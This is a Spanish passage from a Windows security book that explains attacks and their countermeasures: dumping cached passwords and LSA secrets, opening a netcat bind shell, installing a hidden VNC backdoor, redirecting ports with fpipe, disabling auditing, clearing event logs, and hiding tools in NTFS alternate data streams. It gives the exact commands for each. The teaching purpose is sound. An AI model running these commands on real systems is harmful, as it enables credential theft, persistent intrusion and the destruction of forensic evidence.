Recomendamos aumentar la longitud mínima de 6 caracteres preescrita por la configuración anterior a 8, con base en los estimados de NIST 800-63, que muestran que la entropía adicional por carácter disminuye un poco después del octavo carácter (en otras palabras, sus beneficios comienzan a disminuir con cada carácter adicional después del octavo; esta recomendación no está hecha para implicar que debe seleccionar contraseñas más largas cuando sea posible, sino que reconoce los cambios en la habilidad de los usuarios para memorizarlos). Así que también debe configurar la opción Directiva de seguridad "Longitud máxima de la contraseña" al menos en 8 caracteres. (Como opción predeterminada está establecido en cero, que significa que una implementación predeterminada de Windows es vulnerable a ataques de ruptura de contraseñas contra cualquier contraseña de 6 caracteres.)

Las medidas para contrarrestar la ruptura de contraseñas también incluyen el establecimiento de directivas de reciclaje y expiración, que también se configuran al usar Directivas de seguridad de Windows. La idea detrás de estas opciones es reducir el marco de tiempo dentro del cual una contraseña es útil y, por lo tanto, reducir la ventana de oportunidad para que un atacante las bloquee. Resulta controvertido el establecimiento de expiraciones, porque fuerza a los usuarios a tratar de crear contraseñas fuertes con más frecuencia y, por lo tanto, agrava los hábitos de selección de malas contraseñas. Recomendamos establecer las expiraciones a pesar de todo porque, en teoría, las contraseñas que no expiran tienen riesgo ilimitado; sin embargo, también recomendamos establecer periodos de expiración largos, de varios meses, para aliviar la carga a los usuarios (NIST 800-63 también es instructivo aquí).

Y, por supuesto, debe deshabilitar el almacenamiento de hashes de LM intolerablemente débiles al usar la opción Directiva de seguridad "Seguridad de red: No almacenar valor de hash de Lan Manager en el siguiente cambio de contraseña". La opción predeterminada en Server 2008 está "Habilitada". Aunque esta opción puede causar problemas de compatibilidad hacia atrás en entornos combinados de Windows, la recomendamos debido al gran aumento en la protección contra ataques de ruptura de contraseñas que ofrece.

Volcado de contraseñas en caché

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*10*
Evaluación del riesgo:	***9***

Históricamente, Windows ha tenido el mal hábito de mantener la información de contraseñas guardada en caché en varios depósitos, que no son la base de datos de contraseña del usuario primario. Un atacante emprendedor, una vez que ha obtenido privilegios suficientes, puede extraer estas credenciales fácilmente.

La característica LSASecrets es uno de los ejemplos más insidiosos del daño de dejar credenciales en un estado de fácil acceso para cuentas privilegiadas. El caché de Local Security Authority (LSA, autoridad de seguridad local) Secrets, disponible bajo la subclave HKLM\SECURITY\Policy\Secrets, contiene los siguientes elementos:

- Contraseñas de cuenta de servicio en *texto simple*. Las cuentas de servicio son necesarias para el software que debe iniciar sesión bajo el contexto de un usuario local con el fin de realizar tareas, como copias de seguridad. Suelen ser cuentas que existen en dominios externos, y cuando las revela un sistema puesto en peligro pueden proporcionar una forma para que el atacante inicie sesión directamente con el dominio externo.
- Hashes de contraseña guardados en caché de los últimos diez usuarios para iniciar sesión en una máquina.
- Contraseñas de texto simple de usuario FTP o Web.
- Nombres y contraseñas de cuenta para marcado telefónico de servicios de acceso remoto (RAS, Remote Access Services).
- Contraseñas de cuentas del equipo para accesos de dominio.

Obviamente, las contraseñas de cuenta de servicio que se ejecutan bajo privilegios de usuario de dominio, el último inicio de sesión de usuario, las contraseñas de acceso a dominio de estación de trabajo, etc., pueden darle a un atacante un punto de apoyo fuerte en la estructura de dominio.

Por ejemplo, imagine un servidor independiente ejecutándose en servicios SMS de Microsoft o SQL que se ejecutan bajo el contexto de usuario de dominio. Si este servidor tiene una contraseña local Administrador en blanco, LSA Secrets puede usarse para obtener la cuenta de usuario y la contraseña en el nivel del dominio. Esta vulnerabilidad también puede poner en peligro una configuración de dominio de usuario maestro. Si un servidor de dominio de recursos tiene un servicio ejecutándose en el contexto de una cuenta de usuario del dominio de usuario maestro, al comprometer el servidor en el dominio de recursos se le permite a nuestro intruso malicioso obtener las credenciales en el dominio maestro.

Paul Ashton tiene crédito en la publicación de código para desplegar el LSA Secrets a administradores que iniciaron sesión de forma local. Una versión actualizada de este código, llamado lsadump2, está disponible en http://razor.bindview.com/tools. lsadump2 usa la misma técnica que pwdump2 (inyección de DLL) para omitir toda la seguridad del sistema operativo. lsadump2 encuentra automáticamente el PID de LSASS, se inyecta a sí mismo y captura el LSA Secrets, como se muestra aquí (con cortes de línea y editada para que sea breve):

```
C:\>lsadump2
$MACHINE.ACC
 6E 00 76 00 76 00 68 00 68 00 5ª 00 30 00 41 00     n.v.v.h.h.Z.0.A.
 66 00 68 00 50 00 6c 00 41 00 73 00                 f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6d 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
 32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
```

Podemos ver que la contraseña de cuenta de la máquina para el dominio tiene dos contraseñas relacionadas con la cuenta de servicio SQL entre el LSA Secrets para este sistema. No se necesita mucha imaginación para descubrir que las redes grandes de Windows pueden derribarse rápidamente mediante este tipo de enumeración de contraseña.

A partir de Windows XP, Microsoft eliminó algunas cosas y dejó lsadump2 inoperable cuando se ejecuta con algo diferente de la cuenta SYSTEM. Se han publicado modificaciones al códi-

go fuente de lsadump2 para sortear este problema. La herramienta de hackeo todo propósito para Windows, Cain, también tiene un extractor integrado LSA Secrets que evita estos problemas cuando se ejecuta como una cuenta administrativa.

Cain también tiene otros extractores de contraseña guardados en el caché que funcionan contra una máquina local, si se ejecuta bajo privilegios administrativos. En la figura 4-8 se muestra Cain extrayendo LSA Secrets de un sistema Windows XP Service Pack 2, y también ilustra otros depósitos del cual Cain extrae contraseñas, que incluyen Protected Storage, Internet Explorer 7, red inalámbrica, Windows Mail, conexiones de marcado telefónico, cuadros de edición, SQL Enterprise Manager y Credential Manager.

Windows también guarda en el caché credenciales de usuarios que han iniciado sesión previamente en un dominio. Como opción predeterminada, los últimos diez registros se retienen de esta manera. Sin embargo, el uso de estas credenciales no es tan directo como la extracción de texto simple proporcionada por LSADump, porque estas contraseñas se almacenan en forma de hash y se cifran aún más con una clave de máquina específica. Los hashes de caché cifrado (¡intente decir eso diez veces rápido!) se almacenan bajo la clave de Registro HKLM\SECURITY\CACHE\NL$*n*, donde *n* representa un valor numérico de 1 a 10 que corresponde a los últimos diez inicios de sesión guardados en el caché.

Por supuesto, ningún secreto está a salvo ante privilegios equivalentes a Administrador o SYSTEM. La herramienta CacheDump de Arnaud Pilon (visite www.cr0.net:8040/misc/cachedump.html) vuelve automática la extracción de hashes de inicios de sesión guardados en caché.




Figura 4-8 Las herramientas para descifrar el caché de contraseñas de Cain funcionan contra el sistema local cuando se ejecuta con privilegios administrativos.

Cain también tiene capacidad de volcado de inicio de sesión guardado en caché integrada bajo la herramienta Cracking, denominada MS-Cache Hashes.

Por supuesto, los hashes deben romperse posteriormente para revelar las contraseñas en texto simple (desde hace tiempo no se han publicado herramientas actualizadas para realizar "paso de hash", o el reciclaje directo de las contraseñas a las que se ha aplicado hash como credenciales en lugar de descifrarlas). Cualquiera de las herramientas de ruptura de contraseñas de Windows que hemos analizado en este capítulo puede realizar esta tarea. Otra herramienta que no hemos mencionado aún, cachebf, romperá directamente la salida de CacheDump. cachebf se encuentra en http://www.toolcrypt.org/tools/cachebf/index.html.

Como imagina, estas credenciales son muy útiles para los atacantes (hemos abierto mucho los ojos más de una vez al ver lo que existe en los inicios de sesión guardados en caché incluso de las PC de escritorio corporativas más difíciles de describir). ¿Quién quiere ser un Administrador de dominio hoy en día?

Medidas para contrarrestar el volcado de caché de contraseñas

Por desgracia, Microsoft no encuentra tan crítica la revelación de estos datos, afirmando que el acceso de Administrador a esa información es posible "por diseño" en el artículo de la base de datos de conocimiento de Microsoft ID Q184017, que describe la disponibilidad de una corrección activa inicial de LSA. Esta corrección cifra aún más el almacenamiento de contraseñas de cuenta de servicio, inicios de sesión de dominio guardado en caché y contraseñas de estación de trabajo al usar el cifrado estilo SYSKEY. Por supuesto, lsadump2 simplemente evita esto al usar la inyección de DLL.

Por lo tanto, la mejor defensa contra lsadump2 y herramientas de volcado de caché similares consiste en no obtener, en primer lugar, el estatus de Administrador. Al forzar directivas confidenciales sobre quién tiene acceso administrativo a los sistemas en su organización, puede descansar más fácilmente. También resulta inteligente ser cuidadoso con el empleo de cuentas de servicio y dominios confiables. ¡Evite a toda costa usar cuentas de dominio con muchos privilegios para iniciar servicios en máquinas locales!

Existe una opción de configuración específica que ayuda a mitigar los ataques de volcado de inicios de sesión guardados en caché de dominio: cambie la clave de registro HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon a un valor apropiado (la opción predeterminada es 10; consulte http://support.microsoft.com/?kbid=172931). También se puede acceder a esta opción desde Directivas de seguridad bajo "Inicio de sesión interactivo: núm. de inicios de sesión previos en el caché (en caso que el controlador de dominio no esté disponible)". Esté prevenido de que al asignar un valor de 0 a esta opción (la más segura) evitará que los usuarios móviles inicien sesión cuando un controlador de dominio no esté accesible. Un valor más confidencial puede ser 1, que lo deja vulnerable pero no al mismo nivel que los valores predeterminados de Windows (¡10 inicios de sesión previos bajo Vista y 25 bajo Server 2008!).

Control remoto y puertas traseras

Una vez que se logra el acceso de Administrador y que se extraen contraseñas, los intrusos tratarán de consolidar su control de un sistema a través de varios servicios que habilitan el control remoto. A estos servicios suele llamárseles *puertas traseras*, y por lo general se ocultan usando técnicas que analizaremos en breve.

Herramientas de control remoto de línea de comandos

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*9*
Evaluación del riesgo:	***9***

Una de las puertas traseras de control remoto más sencillas de configurar usa netcat, la "navaja suiza de TCP/IP" (consulte http://en.wikipedia.org/wiki/Netcat). Netcat puede configurarse para escuchar ciertos puertos y lanzar un ejecutable cuando un sistema remoto se conecta a ese puerto. Al activar un escucha de netcat para lanzar una shell de comando de Windows, esta shell puede regresarse a un sistema remoto. La sintaxis para lanzar netcat en un modo de escucha sigiloso se muestra a continuación:

```
C:\TEMP\NC11Windows>nc -L -d -e cmd.exe -p 8080
```

La `-L` hace que el escucha persista a través de varias rupturas de conexión; `-d` ejecuta netcat en modo sigiloso (sin consola interactiva); y `-e` especifica el programa que se lanzará (en este caso, cmd.exe, el intérprete de comandos de Windows). Por último, `-p` especifica el puerto dónde escuchar. Esto regresará una shell de comandos remoto para cualquier intruso que se conecte al puerto 8080.

En la siguiente secuencia usamos netcat en un sistema remoto para conectarse a un puerto que escuche en la máquina que se mostró antes (IP dirección 192.168.202.44) y reciba una shell de comando remoto. Para reducir la confusión hemos establecido nuevamente el indicador de comandos de sistema local D:\> mientras el indicador de comandos remoto es C:\TEMP\NC11Windows>.

```
D:\> nc 192.168.202.44 8080
Microsoft (R) Windows (TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\TEMP\MC11Windows>
C:\TEMP\MC11Windows>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter FEM5561:
        IP Address. . . . . .
. . . : 192.168.202.44
        Subnet Mask . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . :
C:\TEMP\NC11Windows>exit
```

Como se observa, ahora los usuarios remotos pueden ejecutar comandos y lanzar archivos. Están limitados sólo por la creatividad que pueden desplegar ante la consola de Windows.

Netcat funciona bien cuando necesita un puerto personalizado para trabajar, pero si tiene acceso SMB (139 o 445 de TCP), la mejor herramienta es `psexec`, de http://www.sysinternals.com. Ésta simplemente ejecuta un comando en la máquina remota al usar la siguiente sintaxis:

```
C:\>psexec \\nombre-servidor-o ip -u admin-username -p contraseña_admin
comando
```

Aquí se muestra un ejemplo de un comando típico:

```
C:\>psexec \\10.1.1.1 -u Administrator -p contraseña -s cmd.exe
```

No puede haber nada más sencillo que eso. Solíamos recomendar el uso del comando AT para programar la ejecución de comandos en sistemas remotos, pero `psexec` hace que este proceso resulte trivial, siempre y cuando tenga acceso a SMB (que en el comando AT se requiere de todas formas).

El marco conceptual Metasploit también proporciona un gran conjunto de cargas de trabajo de puerta trasera que pueden esparcir nuevas shells de línea de comandos unidas a puertos de escucha, ejecutar comandos arbitrarios, hacer surgir shells al usar conexiones establecidas y conectar una shell de comandos de regreso al equipo del atacante, por nombrar algunas (véase http://metasploit.com:55555/PAYLOADS). Para explotaciones basadas en explorador, Metasploit tiene controles ActiveX que pueden ejecutarse por medio de un IEXPLORE.exe escondido bajo conexiones HTTP.

Control remoto gráfico

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*10*
Evaluación del riesgo:	***10***

Una shell de comandos remota resulta estupenda, pero Windows es tan gráfico que una GUI remota sería realmente una jugada maestra. Si ha contactado a Terminal Services (se instala opcionalmente en Windows 2000 y superior), tal vez ya tenga acceso al mejor control remoto que Windows puede ofrecer. Revise si el puerto 3389 de TCP está escuchando en el servidor remoto de la víctima y use credenciales válidas desenterradas en ataques anteriores para autentificarse.

Si TS no está disponible, tal vez sólo tenga que instalar su propia herramienta gráfica de control remoto. Una herramienta gratuita y excelente, Virtual Network Computing (VNC), de RealVNC Limited, es una opción venerable en este aspecto (revise http://www.realvnc.com/download.html). Una razón por la que VNC destaca (¡además de ser gratis!) es que la instalación mediante una conexión de red remota no es más difícil que instalarla localmente. Al usar una shell de comandos remota, todo lo que necesita hacerse es instalar el servicio VNC y hacer una sola edición al Registro remoto para asegurar un inicio del servicio sigiloso. Lo que sigue es un tutorial simplificado, pero recomendamos consultar la documentación completa de VNC en el URL anterior para tener una comprensión más completa del VNC operando desde la línea de comandos.

SUGERENCIA Metasploit Framework proporciona cargas de trabajo de explotaciones que instalan automáticamente el servicio VNC con sólo apuntar y hacer clic.

El primer paso consiste en copiar el ejecutable VNC y los archivos necesarios (WINVNC.EXE, VNCHooks.DLL y OMNITHREAD_RT.DLL) al servidor de destino. Cualquier directorio funcionará, pero tal vez será más difícil detectar si está escondido en algún lugar en %systemroot%. Otra consideración es que las nuevas versiones de WINVNC agregan automáticamente un icono verde pequeño al icono de la bandeja del sistema cuando el servidor se inicia. Si se inicia de la línea de comandos, versiones iguales o anteriores a 3.3.2 son menos visibles para los usuarios que inician sesión interactivamente. (WINVNC.EXE se muestra en la lista de procesos, por supuesto).

Una vez que se copia WINVNC.EXE, necesita establecerse la contraseña de VNC. Cuando se inicia el servicio WINVNC, por lo general presenta un cuadro de diálogo gráfico que requiere que se inserte una contraseña antes de aceptar conexiones entrantes (¡desarrolladores malos que prestan atención a la seguridad!). Además, necesitamos indicar a WINVNC que escuche conexiones entrantes, también establecidas por medio de GUI. Agregaremos las entradas necesarias directamente al Registro remoto con regini.exe.

También tenemos que crear un archivo denominado WINVNC.INI e insertar los cambios de registro específicos que deseamos. Aquí se muestran los valores que fueron copiados de una instalación local de WINVNC y volcados en un archivo de texto al usar la utilería regdmp del kit de recursos. (El valor de la contraseña binaria se muestra como "secret".)

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Después, cargue estos valores en el Registro remoto al proporcionar el nombre del archivo que contiene los datos anteriores (WINVNC.INI) como entrada a la herramienta regini:

```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Por último, instale WINVNC como un servicio e inícielo. La siguiente sesión de comando remoto muestra la sintaxis de estos pasos (recuerde, ésta es una shell de comando en el sistema remoto):

```
C:\> winvnc -install
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Ahora podemos iniciar la aplicación vncviewer y conectarnos a nuestro objetivo. Las siguientes dos ilustraciones muestran la aplicación vncviewer establecida para conectarse y desplegar 0 en la dirección IP 192.168.202.33. (La sintaxis "host:display" es apenas equivalente a la del sistema X-windowing de UNIX; todos los sistemas de Microsoft Windows tienen un número de despliegue predeterminado de cero.) La segunda pantalla muestra la petición de contraseña (¿recuerda cómo la establecimos?).



¡Felicitaciones! El escritorio remoto cobra vida, como se muestra en la figura 4-9. El cursor del ratón se comporta como si se le estuviera usando en el sistema remoto.

Obviamente, VNC tiene mucho poder (incluso puede enviar CTRL-ALT-SUPR con éste). Las posibilidades son infinitas.




Figura 4-9 WINVNC conectado a un sistema remoto. Es el equivalente cercano a estar sentado ante el equipo remoto.

Redirección de puerto

Hemos analizado algunos programas de control remoto de comandos basados en shell en el contexto de conexiones de control remoto directo. Sin embargo, considere la situación en que una entidad que interviene como firewall bloquea el acceso directo al sistema objetivo. Los ataques llenos de recursos pueden encontrar su forma a través de estos obstáculos al usar *redirección de puerto*. Se trata de una técnica que puede implementarse en cualquier sistema operativo, pero cubriremos algunas herramientas y técnicas específicas para Windows aquí.

Una vez que los atacantes han puesto en peligro un sistema objetivo clave, como una firewall, pueden usar la redirección de puerto para reenviar todos los paquetes a un destino específico. Es importante apreciar el impacto de este tipo de compromiso porque permite a los atacantes acceder a cualquiera de todos los sistemas detrás de la firewall (u otro objetivo). La redirección funciona al escuchar ciertos puertos y redirigir los paquetes simples a un objetivo secundario específico. Más adelante analizaremos algunas formas de configurar la redirección de puerto de forma manual con nuestra herramienta favorita para esta tarea: fpipe.

fpipe

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***8***

Fpipe es una herramienta de Foundstone, Inc., que reenvía/redirige el puerto de origen de TCP. Puede crear un flujo TCP con un puerto de origen opcional a elección del usuario. Esto resulta útil durante la penetración de prueba, para pasar a través de firewalls que permiten ciertos tipos de tráfico a través de redes internas.

En esencia, fpipe funciona mediante la redirección. Inicie fpipe con un puerto de escucha, uno de destino remoto (el puerto que intenta alcanzar dentro de la firewall) y el número de puerto de origen local (opcional) que desee. Cuando fpipe inicia, esperará a que un cliente se conecte en los puertos escucha. Cuando se hace una conexión de escucha, se establecerá una nueva conexión a la máquina objetivo y el puerto con el puerto origen local especificado; por lo tanto, creará un circuito completo. Cuando se ha establecido la conexión completa, fpipe reenvía todos los datos recibidos en su conexión entrante al puerto de destino más allá de la firewall y regresa el tráfico de respuesta a su sistema inicial. Esto hace que la configuración de varias sesiones de netcat parezca una tarea pesada. Fpipe hace lo mismo de forma transparente.

A continuación demostraremos el uso de fpipe para establecer redirecciones en un sistema comprometido que se ejecuta en un servidor telnet detrás de una firewall que bloquea el puerto 23 (telnet) pero permite el puerto 53 (DNS). Por lo general, no podemos conectarnos al puerto telnet directamente en 23 de TCP, pero al configurar un redirector de fpipe en el host que lleve las conexiones a 53 de TCP hacia el puerto telnet, podemos lograr lo equivalente. En la figura 4-10 se muestra el redirector fpipe ejecutándose en un host puesto en peligro.

La simple conexión al puerto 53 en este host presentará un indicador de comandos de telnet al atacante.

La característica más estupenda de fpipe es su capacidad para especificar un puerto de origen para el tráfico. Con fines de prueba de penetración, esto suele ser necesario para evitar una

firewall o un enrutador que permite tráfico que sólo se origina en ciertos puertos (por ejemplo, el tráfico que se origina en 25 de TCP puede hablar con el servidor de correo.) Por lo general, TCP/IP asigna un número de puerto de origen alto a conexiones de cliente, lo que una firewall selecciona en su filtro. Sin embargo, tal vez la firewall permita que pase el tráfico DNS (en realidad, es probable que lo haga). fpipe puede forzar el flujo para que siempre use un puerto de origen específico (en este caso, el puerto de origen DNS). Al hacer esto, la firewall "ve" el flujo como un servicio permitido y deja que pase el flujo.

NOTA Si usa la opción `-s` de fpipes para especificar un número de puerto de origen para la conexión saliente y ésta se cierra, tal vez no pueda establecer una conexión con la máquina remota entre 30 segundos y 4 minutos o más, dependiendo del sistema operativo y la versión que esté usando.

Cobertura de pistas

Una vez que los intrusos obtengan con éxito privilegios equivalentes a Administrador o SYSTEM, tomarán medidas para evitar la posterior detección de su presencia. Cuando toda la información de interés haya sido extraída del objetivo, instalarán varias puertas traseras y guardarán un conjunto de herramientas que aseguren que puede obtenerse de nuevo acceso rápido en el futuro y que se requerirá un trabajo mínimo para más ataques en el sistema.

Deshabilitación de auditoría

Si el propietario del sistema objetivo sabe un poco de seguridad, habrá habilitado la auditoría, como explicamos antes en este capítulo. Debido a que puede hacer más lento el rendimiento en




Figura 4-10 El redirector fpipe en ejecución en un host comprometido. Fpipe se ha establecido para redirigir conexiones del puerto 53 al 23 en 192.168.234.37, y está redirigiendo el tráfico aquí.

servidores activos, sobre todo si se audita el éxito en ciertas funciones, como Administración de usuarios y grupos, la mayoría de los administradores de Windows no habilitan la auditoría o sólo habilitan unas cuantas revisiones. No obstante, lo primero que revisarán los intrusos al obtener privilegios de Administrador es el estado de la directiva Auditoría en el objetivo, en el raro caso de que se vigilen las actividades realizadas mientras se hurta el sistema. La herramienta auditpol del kit de recursos hace que esto resulte instantáneo. En el siguiente ejemplo se muestra auditpol en ejecución, con el argumento `disable` para apagar la auditoría en un sistema remoto (salida abreviada):

```
C:\> auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
(0) Audit Disabled
AuditCategorySystem           = No
AuditCategoryLogon            = Failure
AuditCategoryObjetctAccess    = No
```

Al final de su estancia, los intrusos activarán de nuevo la auditoría al usar el conmutador `auditpol/enable`, y nadie sabrá nada. Las opciones audit individuales son preservadas por auditpol.

Limpieza del registro de eventos

Si actividades que llevan al estatus de Administrador han dejado rastros en el Registro de eventos de Windows, los intrusos pueden limpiar los registros con el Visor de eventos. Ya autentificado al host de destino, el Visor de eventos del host del atacante puede abrir, leer y limpiar los registros del host remoto. Este proceso limpiará el registro de todos los registros, pero dejará un nuevo registro que afirma que el Registro de eventos Log ha sido limpiado por el "atacante". Por supuesto, esto puede levantar más alarmas entre los usuarios del sistema, pero existen algunas otras opciones, además de capturar los diversos archivos del registro de \winnt\system32 y alterarlos manualmente, una propuesta tipo úsala o déjala debido a la sintaxis compleja del registro de Windows.

La utilería elsave, de Jesper Lauritsen (http://www.ibt.ku.dk/jesper/Windowstools), es una herramienta simple para limpiar el Registro de eventos. Por ejemplo, la siguiente sintaxis de elsave limpiará el registro de seguridad en el servidor remoto joel. (Observe que se requieren los privilegios correctos en el sistema remoto.)

```
C:\>elsave -s \\joel -l "Security" -C
```

Ocultamiento de archivos

Mantener un conjunto de herramientas en el sistema de destino para usarlas después resulta un estupendo ahorrador de tiempo para los hackers maliciosos. Sin embargo, estas pequeñas colecciones de utilerías también pueden ser tarjetas de llamada que alertan a los administradores del sistema que estén atentos sobre presencia de intrusos. Por lo tanto, se darán pasos para ocultar los diversos archivos necesarios para lanzar el siguiente ataque.

attrib El ocultamiento de archivos es tan simple como copiar archivos a un directorio y usar la vieja herramienta attrib de DOS para ocultarla, como se muestra con la siguiente sintaxis:

```
attrib +h [directorio]
```

Esto oculta archivos y directorios de las herramientas de línea de comandos, pero no si la opción Mostrar todos los archivos está seleccionada en el Explorador de Windows.

Alternate Data Streams (ADS) Si el sistema de destino ejecuta el sistema de archivos de Windows (NTFS), hay una técnica alterna para que los intrusos oculten archivos. NTFS ofrece soporte a varios flujos de información dentro de un archivo. Microsoft ofrece la característica de flujo de NTFS como "un mecanismo para agregar atributos adicionales o información a un archivo sin reestructurar el sistema de archivos" (por ejemplo, cuando está habilitada la compatibilidad de archivos de Macintosh con Windows). También puede usarse para ocultar juegos de herramientas de hackers maliciosos (llamados adminkit) en flujos detrás de archivos.

En el siguiente ejemplo se transmitirá netcat.exe detrás de un archivo genérico encontrado en el directorio winnt\system32\os2 para que pueda usarse en ataques subsecuentes en otros sistemas remotos. Este archivo fue seleccionado por su oscuridad relativa, pero puede usarse cualquier archivo.

Para transmitir archivos, un atacante necesitará la utilería POSIX cp del kit de recursos. La sintaxis es simple; se usan dos puntos en el archivo de destino para especificar el flujo:

```
C:\>cp <archivo> oso001.009:<archivo>
```

Aquí se muestra un ejemplo:

```
C:\>cp nc.exe oso001.009:nc.exe
```

Esto oculta nc.exe en el flujo nc.exe de oso001.009. Aquí se muestra cómo quitar netcat del flujo:

```
C:\>cp oso001.009:nc.exe nc.exe
```

La fecha de modificación de oso001.009 cambia, pero no lo hace su tamaño. (Algunas versiones de cp tal vez no alteren la fecha del archivo.) Por lo tanto, resulta muy difícil detectar los archivos de flujo ocultos.

La eliminación de un archivo de flujo requiere la copia del archivo "front" a una partición FAT y después su copia de regreso a NTFS.

Es posible ejecutar los archivos de flujo mientras se esconden detrás del front. Debido a las limitaciones de cmd.exe, los archivos de flujo no pueden ejecutarse directamente (es decir, oso001.009:nc.exe). En cambio, trate de usar el comando `start` para ejecutar el archivo:

```
start oso001.009:nc.exe
```

Medidas para contrarrestar ADS

Una herramienta para cazar flujos de archivo de NTFS es sfind de Foundstone (www.foundstone.com).

Rootkits

